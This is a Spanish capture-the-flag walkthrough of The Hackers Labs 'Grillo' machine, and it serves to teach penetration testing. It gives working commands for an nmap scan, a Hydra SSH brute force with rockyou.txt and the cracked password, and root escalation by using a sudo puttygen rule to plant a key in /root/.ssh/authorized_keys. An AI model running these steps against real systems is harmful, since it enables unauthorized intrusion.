

# **CTF THE HACKERS LABS: GRILLO**



## **INTRODUCCIÓN**

Hoy exploraremos una máquina de dificultad principiante disponible en la página [The Hackers Labs](#), la máquina llamada [Grillo](#)

En este caso, se analiza una máquina que utiliza el sistema operativo Linux, ilustrando cómo es posible comprometer un sistema mediante una combinación de Fuerza Bruta contra un protocolo y un aplicativo mal configurado.

**AUTOR: Eduard Bantulà (aka. WireSeed).**

## 1) Escaneo de red.

Como de costumbre comenzamos utilizando NMAP, ya que estamos en la red NAT utilizando VirtualBox y la IP víctima, nos la entrega la misma máquina cuando ha arrancado.



Realizaremos el NMAP con los parámetros siguientes:

- p- : Escaneo de todos los puertos. (65535)
- sS : Realiza un TCP SYN Scan para escanear de manera rápida que puertos están abiertos.
- sC : Realiz una escaneo con los scripts básicos de reconocimiento
- sV : Realiza un escaneo en búsqueda de los servicios
- min-rate 5000: Especificamos que el escaneo de puertos no vaya más lento que 5000 paquetes por segundo, el parámetro anterior y este hacen que el escaneo se demore menos.
- n: No realiza resolución de DNS, evitamos que el escaneo dure más tiempo del necesario.
- Pn: Deshabilitamos el descubrimiento de host mediante ping.
- oG: Para guardar en un archivo el resultado del escaneo.
- v: Para aplicar verbose a la salida de información.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]  
# nmap -sSCV -Pn -n -vvv -p- --open --min-rate 5000 10.0.73.21 -oG ports.txt
```


El cual nos devuelve el resultado de que tiene abiertos el puerto 22 (SSH) y 80 (HTTP).

```
PORT      STATE SERVICE REASON          VERSION  
22/tcp    open  ssh      syn-ack ttl 64    OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)  
| ssh-hostkey:  
| 256 9c:e0:78:67:d7:63:23:da:f5:e3:8a:77:00:60:6e:76 (ECDSA)  
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAABImLzdHAyNTYAAABBBGj2jT9uVInycGr+L2uWfK20HfIU6ziqLqjc3Ins1WmQ6Hr6uDuP8LT23hig2aIXwb3uRT1F7Q1q5YSr4zozu64=  
| 256 4b:30:12:97:4b:5c:47:11:3c:aa:0b:68:0e:b2:01:1b (ED25519)  
| ssh-ed25519 AAAAC3NzaC1lZD11NTESAAANIS22dTr+R6f4drC1MxdiCyaKavO+3ur4RldEaIe41fc  
80/tcp    open  http     syn-ack ttl 64    Apache httpd 2.4.57 ((Debian))  
|_ http-title: Apache2 Debian Default Page: It works  
|_ http-server-header: Apache/2.4.57 (Debian)  
|_ http-methods:  
|_ Supported Methods: HEAD GET POST OPTIONS  
MAC Address: 08:00:27:9F:44:68 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a proceder con la enumeración de la máquina y ver si conseguimos mucha más información sobre la máquina.

## 2) Enumeración.

Visualizaremos el web a ver si encontramos información, ya que tenemos el puerto 80 abierto, seguro que tendremos algún web en funcionamiento.



Al acceder al puerto 80, identificamos un servidor web Apache en funcionamiento. Analizamos el código fuente de la página principal, aunque a primera vista no se detectaron elementos relevantes o sospechosos.

Para profundizar en el análisis, vamos a mirar el código de la page, pero nos damos cuenta que al llegar al final del código de la página, siguen habiendo líneas en blanco y que nos llevan a un comentario al final de todo del archivo.

```
447
448
449
450
451
452
453 // Cambia la contraseña de ssh por favor melanie
454
```

Vamos a realizar una fuerza bruta contra el protocolo SSH y concretamente contra el posible usuario encontrado **MELANIE**.

Para ello vamos a utilizar la herramienta hydra.

## GRILLO -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
# hydra -l melanie -P /usr/share/wordlists/rockyou.txt ssh://10.0.73.21
```

Vamos a explicar un poco la sintaxis que utilizamos en el comando.

- **Hydra**: Llama al programa Hydra, una herramienta popular para realizar ataques de fuerza bruta en distintos servicios (SSH, FTP, HTTP, etc.).
- **-l Melanie**: Especifica el nombre de usuario (-l) que se va a utilizar para el ataque. En este caso, el nombre de usuario es Melanie.
- **-P /usr/share/wordlists/rockyou.txt**: Especifica el archivo de contraseñas (-P) que Hydra utilizará para el ataque. Aquí se está utilizando el archivo rockyou.txt, un archivo de contraseñas comúnmente utilizado que contiene una lista masiva de contraseñas populares.
- **ssh://10.0.73.21**: Define el protocolo y la dirección de destino. En este caso, se está atacando el servicio SSH (por el prefijo ssh://), y la IP de destino es 10.0.73.21. Hydra intentará acceder a esta dirección con el usuario Melanie y las contraseñas de rockyou.txt.

El resultado de esta fuerza bruta, es que nos entrega el password del protocolo SSH del usuario MELANIE, el cual es (**MELANIE : TRUSTNO1**).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
# hydra -l melanie -P /usr/share/wordlists/rockyou.txt ssh://10.0.73.21
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-27 00:56:08
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.0.73.21:22/
[STATUS] 199.00 tries/min, 199 tries in 00:01h, 14344203 to do in 1201:22h, 13 active
[STATUS] 191.67 tries/min, 575 tries in 00:03h, 14343828 to do in 1247:18h, 12 active
[22][ssh] host: 10.0.73.21 login: melanie password: trustno1
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 9 final worker threads did not complete until end.
[ERROR] 9 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-27 01:01:18
```

Vamos a proceder a la explotación de la máquina objetivo con todos los datos que tenemos de ella hasta ahora. ¡¡Vamos a por el SSH!!

## 3) Explotación.

Vamos a realizar la intrusión a la máquina objetivo por el protocolo SSH puerto 22 que hemos encontrado con la enumeración con el NMAP.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
# ssh melanie@10.0.73.21
```

Ya estamos dentro de la máquina objetivo.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/grillo]
# ssh melanie@10.0.73.21
melanie@10.0.73.21's password:
Linux grillo 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 12 20:38:54 2024 from 192.168.0.100
melanie@grillo:~$ id
uid=1000(melanie) gid=1000(concebolla) grupos=1000(concebolla),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),100(users),106(netdev)
melanie@grillo:~$
```

Y encontramos la primera flag de la máquina, la flag de usuario.

```
melanie@grillo:~$ ls -la
total 24
drwx----- 2 melanie melanie 4096 abr 12 2024 .
drwxr-xr-x 3 root root 4096 abr 12 2024 ..
lrwxrwxrwx 1 root root 9 abr 12 2024 .bash_history -> /dev/null
-rw-r--r-- 1 melanie concebolla 220 abr 12 2024 .bash_logout
-rw-r--r-- 1 melanie concebolla 3526 abr 12 2024 .bashrc
-rw-r--r-- 1 melanie concebolla 807 abr 12 2024 .profile
-rwxrwxrwx 1 root root 33 abr 12 2024 user.txt
melanie@grillo:~$ cat user.txt
8f82
melanie@grillo:~$
```

Vamos a investigar si podemos utilizar algún comando como otro usuario o directamente como root. Para ello utilizaremos el comando sudo -l.

```
melanie@grillo:~$ sudo -l
Matching Defaults entries for melanie on grillo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty


User melanie may run the following commands on grillo:
    (root) NOPASSWD: /usr/bin/puttygen
melanie@grillo:~$
```

Hemos comprobado que podemos utilizar el binario **PuTTYGEN**, una herramienta de generación de claves SSH diseñada para la versión de **PuTTY** en Linux. Su funcionamiento es análogo al de **SSH-KEYGEN** de OpenSSH, ya que permite crear pares de claves públicas y privadas. En este caso, procederemos a realizar la escalada de privilegios directamente hacia el usuario **root**. Vamos a ello.



### 4) Elevación de privilegios.

Una vez localizado el binario que podemos utilizar para llegar a root, vamos a comprobar si tenemos una escalada directa con GTFOBINS o tendremos que trabajarnos la escalada.



Ahora es el momento de dar un paso adicional y generar nosotros mismos la escalada hacia **root**. **PuTTY** almacena las claves en su formato propio, con extensión **.ppk**, aunque también permite convertir claves entre diferentes formatos. Para conseguir la escalada de privilegios hacia **root**, será necesario generar una clave privada **RSA** y guardarla en un archivo denominado **id\_rsa**, en el formato estándar de **OpenSSH**. Esto es importante porque PuTTYGEN por defecto genera claves en su formato propio (**.ppk**), pero con esta opción se asegura que la clave se exporte en un formato compatible con otras herramientas que usan el estándar OpenSSH, como **ssh** o **scp** en sistemas Linux/Unix.

Para ello vamos a utilizar la siguiente sintaxis de **puttygen**.

```
melanie@grillo:~$ puttygen -t rsa -o id_rsa -O private-openssh
```

Vamos a explicar esta sintaxis.

- **puttygen**: Llama a la herramienta PuTTYGEN, que se utiliza para generar y gestionar claves SSH. Es parte del conjunto de herramientas de PuTTY.
- **-t rsa**: Especifica el tipo de clave que deseas generar. En este caso, RSA. RSA es un algoritmo de cifrado comúnmente usado en claves SSH. Puedes cambiar esto a otros tipos de claves, como DSA o ECDSA, si lo deseas.
- **-o id\_rsa**: Esta opción indica el nombre de salida del archivo que se generará. El archivo de clave privada se guardará como **id\_rsa**. Este será el archivo donde se almacena la clave privada RSA generada.
- **-O private-openssh**: Especifica el formato de salida para la clave privada. En este caso, **private-openssh** indica que la clave se exportará en el formato estándar de OpenSSH.

## GRILLO -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
melanie@grillo:~$ puttygen -t rsa -o id_rsa -O private-openssh
+++++
+++++
Enter passphrase to save key:
Re-enter passphrase to verify:
melanie@grillo:~$
```

Cuando nos pide la passphrase, ponemos cualquiera que nos venga en la cabeza, yo he utilizado **123456789**.

Ahora nos tocará generar la clave pública ydes del archivo de clave privada id\_rsa, y el certificado resultante lo tendremos que guardar en /root/.ssh/authorized\_keys.

```
melanie@grillo:~$ sudo -u root /usr/bin/puttygen id_rsa -o /root/.ssh/authorized_keys -O public-openssh
```

```
melanie@grillo:~$ sudo -u root /usr/bin/puttygen id_rsa -o /root/.ssh/authorized_keys -O public-openssh
Enter passphrase to load key:
melanie@grillo:~$
```

Cuando nos solicite la passphrase, le introduciremos la que hemos escogido anteriormente, en este caso **123456789**. Le otorgaremos permisos.

```
melanie@grillo:~$ chmod 600 id_rsa
melanie@grillo:~$
```

Y finalmente, nos conectaremos por ssh.

```
melanie@grillo:~$ ssh -i id_rsa root@10.0.73.21
```

Y finalmente conseguimos root en la máquina objetivo. Recordad que cuando nos solicite la passphrase, tendremos que introducir la que hemos puesto anteriormente, en mi caso **123456789**.

```
melanie@grillo:~$ ssh -i id_rsa root@10.0.73.21
The authenticity of host '10.0.73.21 (10.0.73.21)' can't be established.
ED25519 key fingerprint is SHA256:AQriN/tRYOEaFyAyEecHnEyZfJTHLRILd1G2j74ViR8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.73.21' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Linux grillo 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 21 11:35:18 2024 from 192.168.0.100
root@grillo:~#
```

Una vez llegamos en este punto, ya tenemos la última flag de la máquina, concretamente la de ROOT.

## GRILLO -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
root@grillo:~# pwd
/root
root@grillo:~# ls -la
total 28
drwx----- 4 root root 4096 abr 12 2024 .
drwxr-xr-x 18 root root 4096 abr 12 2024 ..
lrwxrwxrwx 1 root root    9 abr 12 2024 .bash_history -> /dev/null
-rw-r--r-- 1 root root  571 abr 10 2021 .bashrc
drwxr-xr-x 3 root root 4096 abr 12 2024 .local
-rw-r--r-- 1 root root  161 jul  9 2019 .profile
-r----- 1 root root   33 abr 12 2024 root.txt
drwx----- 2 root root 4096 abr 27 01:26 .ssh
root@grillo:~# cat root.txt
[REDACTED]d29
root@grillo:~#
```

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrar nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

## LABORATORIO: THE HACKERS LABS

**AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).**